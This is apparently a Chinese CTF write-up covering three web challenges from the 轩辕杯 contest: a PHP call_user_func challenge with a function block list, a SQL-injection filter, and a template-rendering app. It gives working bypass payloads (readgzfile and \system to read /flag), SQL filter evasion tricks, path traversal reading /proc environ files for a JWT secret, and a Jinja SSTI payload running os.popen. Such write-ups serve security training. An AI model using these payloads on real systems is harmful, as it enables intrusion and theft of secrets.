轩辕杯

轩辕杯

1.ezrce

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
<?php
error_reporting(0);
highlight_file(__FILE__);

function waf($a) {
$disable_fun = array(
"exec", "shell_exec", "system", "passthru", "proc_open", "show_source",
"phpinfo", "popen", "dl", "proc_terminate", "touch", "escapeshellcmd",
"escapeshellarg", "assert", "substr_replace", "call_user_func_array",
"call_user_func", "array_filter", "array_walk", "array_map",
"register_shutdown_function", "register_tick_function", "filter_var",
"filter_var_array", "uasort", "uksort", "array_reduce", "array_walk",
"array_walk_recursive", "pcntl_exec", "fopen", "fwrite",
"file_put_contents", "readfile", "file_get_contents", "highlight_file", "eval"
);

$disable_fun = array_map('strtolower', $disable_fun);
$a = strtolower($a);

if (in_array($a, $disable_fun)) {
echo "宝宝这对嘛,这不对噢";
return false;
}
return $a;
}

$num = $_GET['num'];
$new = $_POST['new'];
$star = $_POST['star'];

if (isset($num) && $num != 1234) {
echo "看来第一层对你来说是小case<br>";
if (is_numeric($num) && $num > 1234) {
echo "还是有点实力的嘛<br>";
if (isset($new) && isset($star)) {
echo "看起来你遇到难关了哈哈<br>";
$b = waf($new);
if ($b) {
call_user_func($b, $star);
echo "恭喜你,又成长了<br>";
}
}
}
}
?>

思路一:读文件

能读文件的函数有:readfile,readgzfile,highlight_file,file_get_content,show_source

注意var_dump和print_r并不能直接读文件,只能用来打印

被ban了很多,还剩下readgzfile

于是构造new=readgzfile&star=/flag

思路二:rce

群里大佬的思路

new=\system&star=cat /flag

system,passthru

\system是php全局命名空间

2.ezsql

反思:可以先fuzz一下,得知哪些被禁用,然后想到可能可以双写绕过

思路:

打开题目,输入1正常查询,输入1 or 1=1发现触发waf

单独输入or和1=1发现都没有触发

说明过滤了空格,采用/**/绕过

尝试select发现无结果,并没有waf提示,猜测是被特殊处理,尝试大小写绕过以及双写

最终发现双写有效

3.ezweb

1.非预期

直接任意文件读取

直接读取../../../proc/1/environ的环境变量

2.先读取

../../../app/app.py源码,发现是模板渲染

../../../proc/self/environ的环境变量找到jwt伪造的密钥

然后条件竞争,上传恶意的index.html渲染到页面实现ssti漏洞利用

1
{{url_for.__globals__['os'].popen('cat /fllllllaaaggg').read()}}

轩辕杯
http://fearless-123.github.io/2025/06/11/轩辕杯/
作者
fearless123
发布于
2025年6月11日
许可协议